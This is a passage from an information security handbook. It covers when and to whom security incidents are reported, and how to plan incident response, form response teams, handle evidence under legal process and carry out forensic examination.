Impact Crater. Essentially, how bad was the impact and who — or what — was affected by the debris? With certain events that stretch the imagination and had catastrophic results, it is usually best to be a reporter and provide your perspective, position, and mitigation prior to CNN dropping the bomb on you publicly.

It is usually best to report your situation first rather than be put in the position of defending your actions. This is a reality for public reports in addition to internal reporting. For example, if the IS department makes an enormous security oversight and money is lost due to the exploited vulnerability, accepting responsibility prior to having an investigation uncover the real issue may be best.

Who's on First? Somewhat related to the impact crater, many organizations will be attacked and attempt to deal with it internally — or within the group. Unfortunately for these organizations, the attackers are usually trying to prove their capability in the hacking community. After some chest thumping on news groups, your demise will soon be public. Again, when faced with public interpretation of the event, it is typically better to be first.

Customer Facing. If the attack affected customer systems or data, you may have no choice. You may not have to reveal the incident publicly; but in the event a customer or partner was affected, you must report the situation, history, plan for mitigation, recovery options, and future protection. If you do not, you run an extreme liability risk and might never recover from the loss of reputation.

The previous factors can be presented in many ways, but all cast a dark shadow on the concept of exposure and do not present any positive reason for reporting an incident. No one wants to be perceived as weak publicly or internally — to customers or partners. However, there are factors that, when properly characterized within the scope of the incident and business objectives, it is essential that a report evolve from an event. Following are some points of interest regarding reporting.

Well Done. There are many occasions where a vulnerability was exploited but there was little or no loss associated with the attack. Moreover, the vulnerability may have proved to be extreme in terms of industry

exposure; it just so happened that you experienced the attack on a system you practically forgot was still in the wire closet. Or better yet, your security awareness and vigilance allowed you to identify the incident in real-time, mitigate the attack, and determine the structure and target. This, of course, is how it is supposed to work. Detect, identify, eradicate, and learn — all without suffering from the attack. If this is the case, you could substantially benefit from letting people know how good you are at security.

Fix First. In some situations, it may be beneficial to report an incident to convey to your constituents that there is a new threat afoot and demonstrate your agility and accuracy in handling the incident.

Good Samaritan. In some cases, you may simply be ethically drawn to report the details of an incident for the betterment of the security community and vendors who can learn and improve based on the information. Of course, all previous points may apply — mitigate the exposure and clearly identify the incident.

Truly, at the end of the day, if an event is detected — regardless of impact — there should be a report created and forwarded to a mediator to work within the organization's policy and the dynamics of the attack to properly determine the next step. If the vulnerability is like the recent SNMP vulnerability, it is generally accepted that working with the vendors first is the best plan of global mitigation. How you identify and react to an attack will relate to whom, what, and when you report.

Audience

For better or for worse, the decision has been made to report the incident; and now the appropriate audience must be determined. You can report to one group or several, but assume the obvious leakage when dealing with people and sensitive information. For example, if you do not feel the employees need to know, it would be unwise to tell the partners, customers, or the public. Keeping this in mind, it is also necessary to understand the audience (for the purposes of this discussion); this is your primary audience and others may be indirect recipients — purposely. For example, the managers should know that there was an incident that could impact operations temporarily. This should not be kept from the employees, but the managers could be advised to convey the announcement to their respective groups within a certain time frame.

To add to the complexity, the audience type is proportional to the impact of the incident and the philosophy, or mindset, of performing the report. Essentially, a three-dimensional matrix should be constructed, with one axis being the impact or the criticality of the event, another the response structure (speed, ethics-based or self-preservation, etc.), and the

last a timeline of events. The matrix would then help determine who should know the details of the incident and when.

Nevertheless, it is feasible to segment the different audience types with associated descriptions to help you assess the appropriate target based on the incident characteristics.

Customers. Customers are people, groups, or companies to whom you provide a service or product. Depending on the incident type and scope, it may be necessary to notify them of the event. Customers are entities that invest in your organization through their utilization of your product or service. The greater the investment, the greater the expectation for a supportive and long relationship. If a customer's investment in your organization is affected, reporting may be critical.

As stated above in the section "Well Done," properly responding to an attack and formulating a mitigation process to recover from the attack can offset the strain on the relationship between you and the customer and, in some circumstances, enhance the relationship.

Vendors. One of the more interesting aspects of reporting incidents is the involvement of vendors. For example, if you only use Cisco routers and switches and suffer a breach that is directly associated to a vulnerability in their product, you want them to know about your discovery in order to fix it. In the event they already know, you can become more involved in the remedy process. Of course, you must first overcome the "if they knew, why did I have to get attacked" argument.

Another characteristic of vendor notification is the discovery of the vulnerability through a noncatastrophic incident and having to decide how long they have to fix the vulnerability prior to notifying the public. In many cases, this situation evolves from the discovery of a vulnerability through testing and not the exploitation via an active attack. In the event the vulnerability was determined through a recorded incident, the target organization usually is very patient in allowing the vendor to provide a fix. The patience is mostly due to the desire to let the vendor announce the vulnerability and the fix — making the vendor look good — relieving the victim of the responsibility and exposure and alleviating the vulnerability. If the vulnerability is detected through testing, the testers were usually looking for a weakness to discover. Therefore, in many scenarios, the testers want people to know their discovery; and waiting around for a vendor to provide patches runs against that desire.

In all fairness, it is very common for a vulnerability to be discovered and shared with the vendor prior to letting the general public know. There have been occasions when it has taken the vendor a year to get the fix addressed due to its complexity. The person who discovered the vulnerability was

assured they were working on the fix and was ultimately hired to assist in the mitigation. For vendors that want to have a chance to fix something before the vulnerability is exposed and there are no protection options for their customers, it is necessary to communicate on all levels.

Do not ignore the people who provided you the information. For someone who has expended effort in discovering a vulnerability, the feeling that they are not being taken seriously will definitely expedite the public's awareness of your weakness. One example was a large organization that had a firewall product and received an e-mail detailing a vulnerability and a request for an audience to discuss rectifying the proposed serious hole. After many attempts to gain the much-desired attention, the person became frustrated and turned to the public to ensure that someone would know the existence of the vulnerability. The consequence of ignoring the first contact resulted in customers — some of whom had validated the vulnerability — flooding the vendor with demands for assistance, only to realize the vendor had accomplished very little to date. This entire fiasco reflected badly on the vendor by publicizing its incompetence and inability to meet customer demands with its product.

Partners. Partners are usually companies that establish an alliance with your company to reach a similar objective or augment each other's offerings to customers. Partners can be affected by incidents, especially when there are connections between the entities or the sharing of applications that were impacted. If an incident hinders business operations to a point where a partner's success or safe operation is in jeopardy, a notification with details must be communicated.

It is a crucial priority to advise partners of increased exposure to threats because of an incident on your network. Reporting to the partner the incident and the impact it may directly have on them needs to be addressed in the incident response policies.

Employees. Employees (or contractors) are people who perform the necessary functions required by the company to accomplish the defined business objectives. In nearly every situation, where there is an incident that affects multiple users, employees are typically informed immediately with instructions. The reality is that word-of-mouth and rumor will beat you to it, but providing a comprehensive explanation of the incident and procedures they must follow to protect the company's information assets is necessary.

Managers. Managers are typically informed when the incident can lead to more serious business ramifications that may not be technically related. For example, if an attack is detected that results in the exposure of the entire payroll, employees may get very upset — understandably. It is necessary to control the exposure of information of this nature to the general

population to limit unfounded rumors. Additionally, it must be assumed that there is a strong probability the attacker is an employee. Communication of the incident to the general staff could alert the perpetrators and provide time to eliminate any evidence of their involvement. Obviously, it is necessary for the person or department responsible for the investigation to report to managers to allow them the opportunity to make informed decisions. This is especially critical when the data collected in preliminary investigations may provide evidence of internal misconduct.

Public. One of the more interesting aspects of reporting incidents is communicating to the public the exposures to new threats. In most circumstances, reporting security incidents to the public is not required. For example, a privately held company may experience an event that does not directly impact production, the quality of their product, or the customer's access to that product. Therefore, there is little reason to express the issue, generally speaking. However, it depends on the scope of your company. Following are some examples.

- *Product vendor.* Beyond debate, if a product vendor discovers a vulnerability with its implementation, the vendor is inescapably responsible to communicate this to its clientele. Granted, it is best to develop a solution — quickly — to provide something more than a warning when contacting customers. Sometimes, the general public represents the audience. A clear example is Microsoft and its reaction to security vulnerabilities that will virtually impact everyone.
- *Service providers.* Information service providers, such as application service providers (ASPs), Internet service providers (ISPs), etc., are responsible to their customers to make them aware of an exposure that may affect them. Some very large service providers must disseminate information to a global audience. In addition to the possible scope of a provider's clientele, other service providers can greatly benefit from knowing the impact and process associated with the incident in their attempt to avoid a similar incident. A perfect example is the distributed denial-of-service (DDoS) attack. Now that service providers as well as the developmental community understand the DDoS type of attack, it is easier to mitigate the risk, ultimately gaining more credibility for the industry from the customer's perception.
- *Public companies.* After the ENRON and Arthur Andersen debacle, the sensitivity of disclosing information has reached a new peak. In a short time the trend moved from concern over information accuracy to include information breadth. Consequently, if an incident occurs in an organization that is publicly traded, the repercussions of not clearly reporting incidents could cause problems on many levels.

Content and Timing

What you report and when are driven by the type of incident, scope, and the type of information collected. For internal incidents, ones that affect your organization only, it is typical to provide a preliminary report to management outlining the event and the current tasks being performed to mitigate or recover. The timing is usually as soon as possible to alert all those who are directly associated with the well-being of business operations.

As you can see, the content and timing are difficult to detail due to the close relation to other attributes of the incident. Nevertheless, a rule of thumb is to notify management with as much information as practical to allow them to work with the incident team in formulating future communications. As time passes and the audience is more displaced from the effects of the incident, the information is typically more general and is disseminated once recovery is well on its way.

COMMUNICATION

In communications there should always be a single point within an organization that handles information management between entities. A marketing department is an example of a group that is responsible for interpreting information detailed from internal sources to formulate a message that best represents the information conveyed to the audience. With incident management, a triage team must be identified that serves as the single gateway of information coming into the team and controls what is shared and with whom based on the defined policies. The combination of a limited team, armed with a framework to guide them, ensures that information can be collected into a single point to create a message to the selected audience at the appropriate time.

Reporting an incident, and determining the audience and the details to communicate, must be described in a disclosure policy. The disclosure policy should detail the recipients of a report and the classification of the incident. It should also note whether the report would span audiences and whether the primary audience should be another incident response group internally or a national group such as CERT/CC.

The CERT/CC is a major reporting center for Internet security problems. The CERT/CC can provide technical assistance and coordinate responses to security compromises, identify trends in intruder activity, work with other security experts to identify solutions to security problems, and disseminate information to the broad community. The CERT/CC also analyzes product vulnerabilities, publishes technical documents, and presents training courses. Formerly known as the Computer Emergency Response Team of Carnegie Mellon University, it was formed

at the Software Engineering Institute (SEI) by the Defense Advanced Research Projects Agency (DARPA) in 1988.

Incident response groups will often need to interact and communicate with other response groups. For example, a group within a large company may need to report incidents to a national group; and a national incident response team may need to report incidents to international teams in other countries to deal with all sites involved in a large-scale attack.

Additionally, a response team will need to work directly with a vendor to communicate improvements or modifications, to analyze the technical problem, or to test provided solutions. Vendors play a special role in handling an incident if their products' vulnerabilities are involved in the incident.

Communication of information of this nature requires some fundamental security practices. The information and the associated data must be classified and characterized to properly convey the appropriate message.

Classification

Data classification is an important component of any well-established security program. Data classification details the types of information — in its various states — and defines the operational requirements for handling that information.

A data classification policy would state the levels of classification and provide the requirements associated with the state of the data. For example, a sensitive piece of information may only exist on certain identified systems that meet rigorous certification processes. Additionally, it is necessary to provide the distinctive characteristics that allow people to properly classify the information. The data classification policy must be directly correlated with the incident management policy to ensure that information collected during investigation is assigned the appropriate level of security.

Included in the policy is a declassification process for the information for investigative processes. For example, the data classification policy may state that operating system DLL files are sensitive and cannot have their security levels modified. If the DLL becomes a tool or target of an attack, it may be necessary to collect the data that may need to be reported. It is at this point the incident response management policy usually takes precedence. Otherwise, bureaucracy can turn the information collection of the incidence response team into an abyss, leading to communication and collaboration issues that could hinder the response process.

Identification and Authentication

Prior to sharing information, it should be considered a requirement to authenticate the recipient(s) of the information. Any response organization, including your own, should have some form of identification that can be authenticated.

Certificates are an exceptional tool that can be utilized to identify a remote organization, group, individual, or role. Authentication can be provided by leveraging the supporting public key infrastructure (PKI) to authenticate via a trusted third party through digital signatures. Very similar to PKI — and also based on asymmetrical encryption — pretty good privacy (PGP) can authenticate based on the ability to decrypt information or sign data proving the remote entity is in possession of the private key.

Confidentiality

Once you have asymmetrical keys and algorithms established for authentication, it is a short step to use that technology to provide confidentiality. Encryption of sensitive data is considered mandatory, and the type of encryption will more than likely use large keys and advanced algorithms for increased security.

Symmetrical as well as asymmetrical encryption can be used to protect information in transit. However, given the sensitivity, multiple forms of communication, and characteristics of information exchange, asymmetrical encryption is typically the algorithm of choice. (The selection default to asymmetrical also simplifies the communication process, because you can use the same keys for encryption that were used for the authentication.

CONCLUSION

Incident reporting is a small but critical part of a much more comprehensive incident management program. As with anything related to information security, the program cannot survive without detailed policies and procedures to provide guidance before, during, and after an incident occurs. Second only to the policy is the technology. Properly configured network elements that deliver the required information to understand the event and scope are essential.

Collecting the information from various sources and managing that information based on the policies are the preliminary steps to properly reporting the incident. Reporting is the final frontier. Clearly understanding the content and the audience that requires the different levels of information are essentially the core concerns for the individuals responsible for sharing vital and typically sensitive information.

Reporting incidents is not something that many organizations wish to perform outside the company, but this information is critical to the

advancement and awareness of the security industry as a whole. Understanding what attacks people are experiencing will help many others, through increased consciousness of product vendors, developers, and the security community as a whole, to further reduce the seriousness of security incidents to the entire community.

ABOUT THE AUTHOR

James S. Tiller, CISSP, MSCE+I, is the Global Portfolio and Practice Manager for International Network Services in Tampa, Florida.

Incident Response Management

Alan B. Sterneckert, CISA, CISSP, CFE, CCCI

Incident response management is the most critical part of the enterprise risk management program. Frequently, organizations form asset protection strategies focused primarily on perceived rather than actual weaknesses, while failing to compare incident impact with continuing profitable operations. In the successful implementation of risk management programs, all possible contingencies must be considered, along with their impact on the enterprise and their chances of occurring.

By way of illustration, in the 1920s and 1930s, France spent millions of francs on the construction of the Maginot Line defenses, anticipating an invasion similar to the World War I German invasion. At that time, these fortifications were considered impregnable. During the 1940 German army invasion, they merely bypassed the Maginot Line, rendering these expensive fortifications ineffective. The Maginot planners failed to consider that invaders would take a route different than previous invasions, resulting in their defeat.

RISK MANAGEMENT PROJECT

Risk management is not a three-month project; it is not a project that, when completed, becomes shelved and never reviewed again. Rather, it is a continuous process requiring frequent review, testing, and revision. In the most basic terms, risk has two components: the probability of a harmful incident happening and the impact the incident will have on the enterprise.

TOP-DOWN RISK MANAGEMENT PROJECT PLANNING

Beginning at the end is a description of top-down planning. Information technology (IT) professionals must envision project results at the highest level by asking, what are my deliverables? Information risk management deliverables are simply defined: confidentiality, integrity, and availability (CIA). CIA, and the whole risk management process, must be first considered

in the framework of the organization's strategic business plans. A formula for success is to move the risk management program forward with a clear vision of the business deliverables and their effect on the organization's business plans.

The concept of risk management is relatively simple. Imagine that the organization's e-mail service is not functioning or that critical data has been destroyed, pilfered, or altered. How long would the organization survive? If network restoration is achieved, what was the business loss during the restoration period? It is a situation in which one hopes for the best but expects the worst. Even the best risk management plan deals with numerous *what-if* scenarios. What if a denial-of-service (DoS) attacks our network? Or what if an employee steals our customer list? What if a critical incident happens — who is responsible and authorized to activate the incident response team?

In the world of risk management, the most desirable condition is one in which risks are avoided. And if risks cannot be avoided, can their frequency be increased and can their harmful effects be mitigated?

RISK MANAGEMENT KEY POINTS

These are general key points in developing a comprehensive risk management plan:

- Document the impact of an extended outage on profitable business operations in the form of a business impact analysis. Business impact analysis measures the effects of threats, vulnerabilities, and the frequency of their occurrence, against the organization's assets.
- Remember that risk management only considers risks at a given moment. These risks change as the business environment changes, necessitating the constantly evolving role of risk management.
- Complete a gap analysis, resulting in the measured difference between perceived and actual weaknesses and their effects on key assets.

OVERALL PROJECT PLANNING

Incident response planning is no different than other planning structures. There are four basic key phases:

1. Assess needs for asset protection within the organization's business plan
2. Plan
3. Implement
4. Revise

In assessing needs, representatives of the affected departments should participate in the initial stage and should form the core of the project team.

Additional experts can be added to the project team on an ad hoc basis. This is also a good time to install the steering committee that has overall responsibility for the direction and guidance of the project team. The steering committee acts as a buffer between the project team and the various departmental executives. The early stage is the time for hard and direct questions to be asked by the project team members in detailing the business environment, corporate culture, and the minimum organizational infrastructure required for continuing profitable operations.

It becomes important to decide the project's owners at the outset. Project ownership and accountability are based on two levels: one is the line manager who oversees the project team, and the other is the executive who handles project oversight. This executive–owner is a member of the steering committee and has departmental liaison responsibilities. Project scope, success metrics, work schedules, and other issues should be decided by the project team. Project team managers, acting in cooperation with the steering committee, should keep the project focused, staffed, and progressing.

Planning is best conducted in an atmosphere of change control. The project team's direction will become lost if formal change control procedures are not instituted and followed. Change controls decide what changes may be made to the plan, who may approve changes, why these changes are being made, and the effect of these changes. It is critical that change controls require approvals from more than one authority, and that these changes are made part of any future auditing procedure. Once changes are proposed, approved, and adopted, they must be documented and incorporated as part of the plan.

With planning completed, implementation begins. Implementations do not usually fail because of poor planning; rather, they fail due to lack of accountability and ownership. Initial testing is conducted as part of the implementation phase. During the implementation step, any necessary modifications must be based on test results. Specific testing activities should include defining the test approach, structuring the test, conducting the test, analyzing the test results, and defining success metrics with modifications as required. In an organizational setting, the testing process should be executed in a quarantined environment, where the test is not connected to the work platforms and the data used for the test is not actual data. During testing, criteria should be documented so performance can be measured and a determination made as to where the test succeeded or failed.

With the implementation and testing completed, the project moves toward final adjustments that are often tuned to the changing business environment. Remember to maintain change controls in this phase also. More than one engineer has been surprised to find two identical hosts offering the same services with different configurations.

ENTERPRISE RISK

Risk is the possibility of harm or loss. Risk analysis often describes the two greatest sources of risk as human causes and natural causes. Before a risk can be managed, consideration must be given to the symptom as well as the result. Any risk statement must include what is causing the risk and the expected harmful results of that risk.

KEY ASSETS

Key assets are those enterprise assets required to ensure that profitable operations continue after a critical incident. Define, prioritize, and classify the organization's key assets into four general areas: personnel, data, equipment, and physical facilities. Schedule, in the form of a table, the priority of the organization's key assets and their associated threats and vulnerabilities. This table will serve the purpose of identifying security requirements associated with different priority levels of assets.

In developing asset values, the asset cost is multiplied by the asset exposure factor, with the resulting product being the single loss expectancy. The asset value is the replacement value of a particular asset, while the exposure factor is the measure of asset loss resulting from a specific harmful event. Multiplying this single loss expectancy by the annualized rate of occurrence will result in the annualized loss expectancy. An example of this equation is as follows: assume the replacement value of a server facility, complete with building, equipment, data, and software, is $10 million. This facility is located in a geographic area prone to hurricanes that have struck three times in the past ten years and resulted in total facility losses. Annualized expectancy is the loss of the facility, data, and equipment once every three years, or 33 percent annually.

Step two of our four-step process is a threat assessment. Threats are simply defined as things that can possibly bring harm upon assets. Threats should be ranked by type, the impact they have on the specific asset, and their probability of occurrence. Even the most effective risk management plan cannot eliminate every threat; but with careful deliberation, most threats can be avoided or their effects minimized.

Identify vulnerabilities (weaknesses) in the security of the enterprise's key assets. Vulnerable areas include physical access, network access, application access, data control, policy, accountability, regulatory and legal requirements, operations, audit controls, and training. Risk levels should be expressed as a comparison of assets to threats and vulnerabilities. Create a column in the table (Exhibit 48-1) providing a relative metric for threat frequency. Once completed, this table provides a measurement of the level of exposure for a particular key asset.

Exhibit 48-1. Measurement of the level of exposure.

Asset	Threat	Frequency	Vulnerability	Impact
Name and Replacement Value	Type	Annualized	Type and Ranking: High, Medium, Low	Ranking: High, Medium, Low

Avoidance and mitigation steps are processes by which analyses are put into action. Having identified the organization's key assets, threats to these assets, and potential vulnerabilities, there should be a final analytical step detailing how the specific risk can be avoided. If risk avoidance is not possible, then can the chance of its occurrence be extended?

From the outset it is recommended to include auditors. Audits must be scheduled and auditors' workpapers amended, assuring compliance with laws, regulations, policies, procedures, and operational standards.

RISK MANAGEMENT BEST PRACTICES DEVELOPMENT

As part of risk management best practices, there are three principle objectives: avoiding risk, reducing the probability of risk, and reducing the impact of the risk.

Initiate and foster an organizational culture that names every employee as a risk manager. Employee acceptance of responsibility and accountability pays short- and long-term dividends. In some circumstances, the creation of this risk manager culture is more important than developing and issuing extensive policies and procedures.

In a general sense, there are four key best practice areas that should be addressed: organizational needs, risk acceptance, risk management, and risk avoidance.

Organizational needs determine the requirement for more risk study and more information in ascertaining the characteristics of risk before taking preventive or remedial action.

Risk acceptance is defined in these terms: if these risks occur, can the organization profitably survive without further action?

Risk management is defined as efforts to mitigate the impact of the risk should it occur.

Risk avoidance includes the steps taken to avoid the risk from happening.

RISK CONTROLS

Avoidance controls are proactive in nature and attempt to remove, or at least minimize, the risk of accidental and intentional intrusions. Examples of these controls include encryption, authentication, network security architecture, policies, procedures, standards, and network services interruption prevention.

Assurance controls are actions, such as compliance auditing, employed to ensure the continuous effectiveness of existing controls. Examples of these controls include application security testing, standards testing, and network penetration testing.

Detection controls are tools, procedures, and techniques employed to ensure early detection, interception, containment, and response to unauthorized intrusions. Examples of these controls include intrusion detection systems (IDSs) and remotely managed security systems.

Recovery controls involve response-related steps in rapidly restoring secure services and investigating the circumstances surrounding information security breaches. Included are legal steps taken in the criminal, civil, and administrative arenas to recover damages and punish offenders. Examples of these recovery controls include business continuity planning, crisis management, recovery planning, formation of a critical incident response team, and forensic investigative plans.

CRITICAL INCIDENT RESPONSE TEAM (CIRT)

A CIRT is a group of professionals assembled to address network risks. A CIRT forms the critical core component of the enterprise's information risk management plan. Successful teams include management personnel having the authority to act; technical personnel having the knowledge to prevent and repair network damage; and communications experts having the skills to handle internal and external inquiries. They act as a resource and participate in all risk management phases. CIRT membership should be composed of particular job titles rather than specifically named individuals. The time for forming a CIRT, creating an incident response plan, notification criteria, collecting tools, training, and executive-level support is not the morning after a critical incident. Rather, the CIRT must be ready for deployment before an incident happens. Rapidly activating the CIRT can

mean the difference between an outage costing an organization its livelihood or being a mere annoyance.

Organizational procedures must be in place before an incident so the CIRT can be effective when deployed. This point is essential, because organizations fail to address critical incidents even when solid backup and recovery plans are in place. The problem is usually found to be that no one was responsible to activate the CIRT.

The CIRT plan must have clearly defined goals and objectives integrated in the organization's risk management plan. CIRT's mission objectives are planning and preparation, detection, containment, recovery, and critique. As part of its pre-incident planning, the CIRT will need: information flowcharts, hardware inventory, software inventory, personnel directories, emergency response checklists, hardware and software tools, configuration control documentation, systems documentation, outside resource contacts, organization chart, and CIRT activation and response plans. For example, when arriving on the scene, the CIRT should be able to review its documentation ascertaining information flow and relevant critical personnel of the organization's employee healthcare benefits processing unit.

Considering the nature, culture, and size of the organization, an informed decision must be made about when to activate the CIRT. What is the extent of the critical incident before the CIRT is activated? Who is authorized to make this declaration? Is it necessary for the whole CIRT to respond? Included in the CIRT activation plan should be the selection of team members needed for different types or levels of incidents.

If circumstances are sensitive or if they involve classified materials, then the CIRT activation plan must include out-of-band (OOB) communications. OOB communications take place outside the regular communications channels. Instead, these OOB communication methods include encrypted telephone calls, encrypted e-mail not transmitted through the organization's network, digital signatures, etc. The purpose of OOB communications is to ensure nothing is communicated through routine business channels that would alert someone having normal access to any unusual activity.

INCIDENT RESPONSE STEPS

The goals of incident response must serve a variety of interests, balancing the organization's business concerns with those of individual rights, corporate security, and law enforcement officials. An incident response plan will address the following baseline items:

- Determine if an incident has occurred and the extent of the incident.
- Select which CIRT members should respond.
- Assume control of the incident and involve appropriate personnel, as conditions require.
- Report to management for the decision on how to proceed.
- Begin interviews.
- Contain the incident before it spreads.
- Collect as much accurate and timely information as possible.
- Preserve evidence.
- Protect the rights of clients, employees, and others, as established by law, regulations, and policies.
- Establish controls for the proper collection and handling of evidence.
- Initiate a chain of custody of evidence.
- Minimize business interruptions within the organization.
- Document all actions and results.
- Restore the system.
- Conduct a post-incident critique.
- Revise response as required.

Pre-incident preparation is vital in approaching critical incidents. Contingency plans that are tested and revised will be invaluable in handling incidents where a few minutes can make the difference between disaster and a complete restoration of key services. Network administrators should be trained to detect critical incidents and contact appropriate managers so a decision can be made relative to CIRT deployment. Some of the critical details that administrators should note are the current date and time, nature of the incident, who first noticed the incident, the hardware and software involved, symptoms, and results.

Suspected incidents will usually be detected through several processes, including intrusion detection systems (IDSs), system monitors, and firewalls. Managers should decide whether the administrators should attempt to isolate the affected systems from the rest of the network. Trained, experienced administrators can usually perform these preliminary steps, thereby preventing damage from spreading (see Exhibit 48-2).

At the time of the initial response by the CIRT, no time should be lost looking for laptops, software, or tools. They should arrive at the scene with their plan, tools, and equipment in hand. CIRT members will begin interviews immediately in an effort to determine the nature and extent of any damage. It is important that they document these interviews for later action or as evidence. The CIRT will obtain and preserve the most volatile evidence immediately. After an initial investigation, the CIRT will formulate the best response and obtain management approval to proceed with further investigation and restoration steps.

Exhibit 48-2. Immediate actions to be taken by administrators to contain an incident.

1. Extinguish power to the affected systems. This is a drastic but effective decision in preventing any further loss or damage.
2. Disconnect the affected equipment from the network. There should be redundant systems so users will have access to their critical services.
3. Disable specific services being exploited.
4. Take all appropriate steps to preserve activity and event logs.
5. Document all symptoms and actions by administrators.
6. Notify system managers. If authorized, notify the CIRT for response.

CRITICAL INCIDENT INVESTIGATION

The goals of law enforcement officers and private investigators are basically the same. Both types of investigators want to collect evidence and preserve it for analysis and presentation at a later date. Evidence is simply defined as something physical and testimonial, material to an act. It is incumbent upon the CIRT to establish liaison with the appropriate levels of law enforcement to determine the best means of evidence collection, preservation, and delivery. If there are circumstances where law enforcement officers are not going to be involved, then the CIRT members should consider the wisdom of either developing forensic analysis skills or contracting others to perform these functions. Evidence collection and analysis are critical because incorrect crime scene processing and analysis can render evidence useless. Skilled technicians with specialized knowledge, tools, and equipment should accomplish collecting, processing, and analyzing evidence. Frequently, investigators want to be present during evidence collection and interviews; consequently, CIRT members should establish liaison with law enforcement and private investigators to establish protocols well in advance of a critical incident.

Evidence may be voluntarily surrendered, obtained through the execution of a search warrant, through a court order or summons, or through subpoenas. It is a common practice for investigators to provide a receipt for evidence that has been delivered to them. This receipt documents the transfer of items from one party to another and supports the chain of custody. It is important to note that only law enforcement investigators use search warrants and subpoenas to obtain evidence. Once received, the investigator will usually physically mark the evidence for later identification. Marking evidence typically consists of the receiving investigators placing the date and their initials on the item. In the case of electronic media, the item will be subjected to special software applications, causing a unique one-way identifier to be created and written to the media, thereby identifying any subsequent changes in the media's contents.

Does the investigator have the right to seize the computer and examine its contents? In corporate environments this right may be granted by policy. The enterprise should have a policy stating the ownership of equipment, data, and systems. It is a usual practice that organizations have policies requiring employees to waive any right to privacy as a condition of their employment. If the organization has such policies, it is important that its legal and human resources officers are consulted before any seizure takes place.

Under current United States law and the Fourth Amendment to the U.S. Constitution, the government must provide a judge or magistrate with an affidavit detailing the facts and circumstances surrounding the alleged crime. Search warrants are two-part documents. The first part is the search warrant, which bears a statutory description of the alleged crime, a description of the place to be searched, and the items or persons to be seized. At the conclusion of the search warrant execution, a copy of this search warrant document must be deposited at the premises, regardless of whether it was occupied. Affidavits are the second part of the search warrant and are statements where the officer or agent, known as the *affiant*, swears to the truth of the matter. The law does not require the affiant to have first-hand knowledge of the statement's details, merely that the affiant has reliable knowledge. Search warrants are granted based upon the establishment of probable cause. It is important to note that the affidavit must stand on its own; all relevant information must be contained within its borders.

Questions surrounding search warrants are these: is it probable that a crime has been committed, and is it probable that fruits, instrumentalities, or persons connected to that crime are located at a given location now? Unless there are unusual circumstances, search warrants may only be executed in daylight hours from 6 a.m. to 10 p.m. If unusual circumstances exist, then these must be submitted to the court. Such circumstances include the possibility of extreme danger to the officers or the likelihood of evidence destruction. Search warrants must be announced, and authorities must declare their purpose. At the completion of the search warrant, the officers are required to deposit a copy of the search warrant and an inventory of the items seized at the searched premises. Under special circumstances, the search warrant will be *sealed* by the issuing court. This means the sworn statement is not public record until unsealed by the issuing court. If the affidavit is not sealed, then it is a public document and retrievable from the court's office. At the conclusion of the search warrant, a return is completed and accompanied by an inventory of the seized items. This search warrant return is part of the original search warrant document and reflects the date, by whom, and where it was executed. Along with the search warrant return, an inventory of seized items is filed with the court, where it is available for public review. Law enforcement and non-law enforcement personnel, depending upon the nature of the investigation, may obtain court orders and summons. These documents are

based upon applications made to the court of jurisdiction and may result in orders demanding evidence production by the judge or magistrate. Similar to search warrants, court orders are usually two-part documents with an application stating the reason the judge should issue an order to a party to produce items or testimony. The second part is the actual court order document. Court orders state the name of the case, the items to be brought before the court, the date the items are to be brought before the court, the location of the court, the name of the presiding judge, and the seal of the court. Summonses are similar to court orders and vary from jurisdiction to jurisdiction. Subpoenas are generally categorized as one of two types: one resulting from a grand jury investigation, and the second resulting from a trial or other judicial proceeding. Both documents carry the weight of the court — meaning these documents are demands that, if ignored, can result in contempt charges filed against persons or other entities. Grand juries are tasked with hearing testimony and reviewing evidence, hence their subpoenas are based upon investigative need. Their members are selected from the local community, and they are impaneled for periods of several months. Items or persons may be subpoenaed before a grand jury for examination. It is possible for a motion to quash the subpoena to be filed, causing the court to schedule a hearing where the subpoena's merits are heard. Different than grand jury subpoenas, judicial subpoenas are issued for witnesses and evidence to be presented at trial or other hearings. Testimony is obtained through interviews, depositions, and judicial examinations. Interviewing someone is a conversation directed toward specific events. Interviews may be recorded in audio or video form, or the investigator may take carefully written notes. In the latter case, the interviewer's notes are reduced to a report of the interview. This report serves as the best recollection of the investigator and is not generally considered a verbatim transcript of the interview.

Depositions are more formal examinations and are attended by attorneys, witnesses, and persons who create a formal record of the proceedings. Usually, depositions are part of civil and administrative proceedings; however, in unusual circumstances they may be part of a criminal proceeding. Attorneys ask questions of the witnesses, with the plaintiff and defense attempting to ask questions that will cause the witness to provide an explanation favorable to their side. Judicial examinations are made before a judge or magistrate judge, and the witnesses are sworn to tell the whole truth while the proceedings are recorded.

It is important to note that providing mischaracterizations, lies, or withholding information during interviews may be considered grounds for criminal prosecution. In a similar vein, the CIRT and others must be very careful interviewing potential subjects and collecting evidence. If interviews are conducted or evidence is collected through coercion, these actions could be considered as intimidating and may be considered for charges.

FORENSIC EXAMINATION

There are several schools of thought in completing the forensic examination of evidence. Regardless, one rule remains steadfast — no examination should be conducted on original media; and the media, constituting evidence, must remain unchanged. There are several ways to obtain copies of media. There are forensic examination suites designed to perform exact bit-by-bit duplication; and there are specific software utilities used in duplicating media and hardware-copying devices that are convenient, but these are generally limited to the size and characteristics of the disks they can clone. There are also utilities that are part of some operating platforms that can produce bit-by-bit media duplications. It is important to remember that all forensic examination processes must be documented in the form of an activity log and, in the case of some very sensitive matters, witnessed by more than one examiner.

Forensic examiners must ensure that their media is not contaminated with unwanted data; so many have a policy that, before any evidence is copied, media will be cleansed with software utilities or a degaussing device designed for such purposes. In this fashion, the examiner can testify that appropriate precautions were taken to prevent cross-contamination from other sources.

As in the case of all evidence-handling practices, a chain of custody is prepared. Chain of custody is merely a schedule of the evidence, names, titles, reason for possession, places, times, and dates. From the time of the evidence seizure, the chain of custody is recorded and a copy attached to the evidence. The chain of custody documentation is maintained regardless of how the evidence was seized or whether the evidence is going to be introduced in criminal, civil, or administrative proceedings.

A covert search is one targeting a specific console or system involving real-time monitoring, and it is usually conducted discreetly. In a practical example, an organization may suspect one of its employees of downloading inappropriate materials in violation of its use policy. After examining logs, an exact workstation cannot be identified. There are two ways to conduct a covert search after authorization is obtained. One method copies the suspected hard drive and replaces it with the copy, with the original considered as evidence. The second method duplicates the suspect's hard drive while it remains in the computer. The duplicate is considered evidence and is duplicated again for examination. In either method it is important to ascertain that the organization has the right to access the equipment and that the suspect does not have any reasonable expectation of privacy. This topic must be fully addressed by the legal and human resources departments.

